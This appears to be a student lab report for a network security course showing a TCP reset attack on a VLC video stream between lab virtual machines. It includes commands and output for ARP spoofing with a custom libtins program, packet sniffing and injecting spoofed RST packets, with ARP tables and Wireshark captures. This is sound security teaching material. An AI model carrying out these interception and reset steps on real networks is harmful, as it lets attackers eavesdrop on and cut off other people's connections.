

CSE 406

TCP Reset Attack On Video Streaming
Application

Submitted by-
1605078
Md.Mohib Hossain

1. Topology Setup

For a demonstration of a TCP reset attack, we need to set up a topology with at least three devices. In this demonstration, we have a server(192.168.1.7), victim(192.168.1.9) and attacker(192.168.1.8). All devices are in the same LAN.

2. Server Streaming

When the server starts streaming, the victim can view the stream using any streaming application. Here we use VLC Media Player to view the stream.¹





Fig: Streaming viewed from victim side

¹ The methods to stream using VLC can be found [here](#).


Using wireshark; we can see that the server and victim are communicating in a TCP session.



No.	Time	Source	Destination	Protocol	Length	Sequence number (raw)	Info
557	33.923019284	192.168.1.7	192.168.1.9	TCP	1514	3323838723	8080 → 56670 [ACK] Seq=1727656
558	33.923021447	192.168.1.9	192.168.1.7	TCP	66	2521058068	56670 → 8080 [ACK] Seq=135 Ack
559	33.923324998	192.168.1.7	192.168.1.9	TCP	8186	3323840171	8080 → 56670 [PSH, ACK] Seq=17
560	33.923331406	192.168.1.9	192.168.1.7	TCP	66	2521058068	56670 → 8080 [ACK] Seq=135 Ack
562	34.128383844	192.168.1.7	192.168.1.9	TCP	10066	3323848291	8080 → 56670 [PSH, ACK] Seq=17
563	34.128401746	192.168.1.9	192.168.1.7	TCP	66	2521058068	56670 → 8080 [ACK] Seq=135 Ack

Fig: TCP communication between the server and the victim

At this time the arp table of the victim is given below, which contains the correct MAC address of the server(192.168.1.7)



```
mohib@victim-virtualbox: ~  
mohib@victim-virtualbox:~$ arp -n  
Address HWtype HWaddress Flags Mask Iface  
192.168.1.7 ether 08:00:27:ac:ae:93 C enp0s3  
192.168.1.1 ether 38:94:ed:f7:fd:20 C enp0s3  
mohib@victim-virtualbox:~$
```


Fig: ARP Table of victim(192.168.1.9)

To sniff the packets transferred between server and victim we need to launch an ARP spoofing attack on victim and server.

3. ARP Spoofing

ARP spoofing will update the ARP Table of both the server and the victim. So all the packets of both the server and the victim will come to the attacker. To redirect the packets to their original destination, the attacker would need to turn on IP forwarding.

To turn on IP forwarding, we use the following command²




```
mohib@attacker-virtualbox: ~/Desktop/tcp-rst  
mohib@attacker-virtualbox:~$ cd Desktop/tcp-rst/  
mohib@attacker-virtualbox:~/Desktop/tcp-rst$ sudo sysctl -w net.ipv4.ip_forward=1  
[sudo] password for mohib:  
net.ipv4.ip_forward = 1  
mohib@attacker-virtualbox:~/Desktop/tcp-rst$
```

² <https://linuxconfig.org/how-to-turn-on-off-ip-forwarding-in-linux>

Fig: ARP Table of victim(192.168.1.9)


After IP forwarding, we can launch the ARP spoof attack on both the victim(192.168.1.9) and the server(192.168.1.7). The ARP spoof program is written in cpp and built using [libtins](#) library.



```
mohib@attacker-virtualbox... x mohib@attacker-virtualbox... x mohib@attacker-virtualbox... x
mohib@attacker-virtualbox:~/Desktop/tcp-rst$ g++ arp_spoofing.cpp -o arp.out -ltins
mohib@attacker-virtualbox:~/Desktop/tcp-rst$ sudo ./arp.out 192.168.1.9 192.168.1.7
[sudo] password for mohib:
Using gateway hw address: 08:00:27:45:33:57
Using victim hw address: 08:00:27:ac:ae:93
Using own hw address: 08:00:27:06:f6:5e
```

The program continuously with an interval of 5 seconds sends ARP messages to both the victim and server and spoofs its own MAC address to update the ARP tables.

After ARP spoofing, the ARP table of the victim is given below.



```
mohib@victim-virtualbox: ~
mohib@victim-virtualbox: ~
mohib@victim-virtualbox:~$ arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.1.7       ether    08:00:27:ac:ae:93  C             enp0s3
192.168.1.1       ether    38:94:ed:f7:fd:20  C             enp0s3
mohib@victim-virtualbox:~$ arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.1.8       ether    08:00:27:06:f6:5e  C             enp0s3
192.168.1.7       ether    08:00:27:06:f6:5e  C             enp0s3
192.168.1.1       ether    38:94:ed:f7:fd:20  C             enp0s3
mohib@victim-virtualbox:~$
```

Fig: ARP Table of victim(192.168.1.9)

As we can see, in the ARP table of the victim, the MAC address of the server (192.168.1.7) has been updated with the MAC address of the attacker (192.168.1.8). We can see similar observations in the ARP table of the server (192.168.1.7). So, now the attacker can sniff all the packets between the server and the victim. And with IP forwarding on, the victim can still view the streaming even though all the packets are transmitted through the attacker.

4. RST Spoofing

Now the attacker can start the sniffing program.

```
mohib@attacker-virtualbox:~/Desktop/tcp-rst$ g++ sniff_test.cpp -o sniff.out -ltins
mohib@attacker-virtualbox:~/Desktop/tcp-rst$ sudo ./sniff.out 192.168.1.9
[sudo] password for mohib:
sniffed:
08:00:27:45:33:57 -> 08:00:27:06:f6:5e
192.168.1.9:56670->192.168.1.7:8080 seq: 2521058068 ack: 3338246931 flags: 16

RST packet:
08:00:27:06:f6:5e -> 08:00:27:45:33:57
192.168.1.7:8080->192.168.1.9:56670 seq: 3338246931 flags: 4
```

Fig: Sniffing and RST Packet

The sniffing program is written in cpp and built using [libtins](#) library. The program sniffs on the attacker's interface("enp0s3"), which can be found using the command **ifconfig**

```
mohib@attacker-virtualbox: ~
mohib@attacker-virtualbox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.8 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::66f5:b684:9e7d:3a4a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:06:f6:5e txqueuelen 1000 (Ethernet)
    RX packets 81 bytes 45558 (45.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 140 bytes 21554 (21.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Fig: Network interface of the attacker

The program also sets a filter for tcp connections and the given victim ip as the source IP for packet sniffing. With the given filter, the program sniffs TCP packets sent from the victim to find out the IP addresses, the port numbers and the acknowledgement numbers.

Using this information, the program crafts a TCP packet with the RST flag on and sets the sequence number with the acknowledgement number on the sniffed packet.

The value 4 in the RST packet flag denotes that the RST flag, which is in 4th position in the TCP header, is set.

And then this RST packet is spoofed to the victim. And upon receiving the RST packet the streaming gets stopped.




Fig: The stream on victim got stopped due to receiving RST packets

We can also see the RST packets in Wireshark

No.	Time	Source	Destination	Protocol	Length	Sequence number (raw)	Info
4800	145.477613570	192.168.1.7	192.168.1.9	TCP	7306	3338239691 8080 → 56670	[PSH, ACK] Seq=16
4801	145.477613931	192.168.1.9	192.168.1.7	TCP	66	2521058068 56670 → 8080	[ACK] Seq=135 Ack
4802	145.477613796	192.168.1.7	192.168.1.9	TCP	1850	3338246931 8080 → 56670	[PSH, ACK] Seq=16
4803	145.47761394	192.168.1.9	192.168.1.7	TCP	66	2521058068 56670 → 8080	[ACK] Seq=135 Ack
4804	145.479684520	192.168.1.7	192.168.1.9	TCP	60	3338246931 8080 → 56670	[RST] Seq=1613586
4805	145.480936825	192.168.1.7	192.168.1.9	TCP	60	3338248715 8080 → 56670	[RST] Seq=1613764
4806	145.724282945	192.168.1.7	192.168.1.9	TCP	7306	3338248715 8080 → 56670	[PSH, ACK] Seq=16
4807	145.724305810	192.168.1.9	192.168.1.7	TCP	54	2521058068 56670 → 8080	[RST] Seq=135 Win=0
4808	145.724283304	192.168.1.7	192.168.1.9	TCP	2826	3338255955 8080 → 56670	[PSH, ACK] Seq=16
4809	145.724318153	192.168.1.9	192.168.1.7	TCP	54	2521058068 56670 → 8080	[RST] Seq=135 Win=0
4810	145.725059911	192.168.1.7	192.168.1.9	TCP	60	0 8080 → 56670	[RST] Seq=9728562
4811	145.725331669	192.168.1.7	192.168.1.9	TCP	60	0 8080 → 56670	[RST] Seq=9728562

Fig: RST packets viewed in wireshark

5. Conclusion

The RST packets on wireshark confirms that the streaming was stopped due to the spoofed RST packets from the attacker. So we can conclude that the attack was successful.

The codes and documentation of this attack can be found [here](#)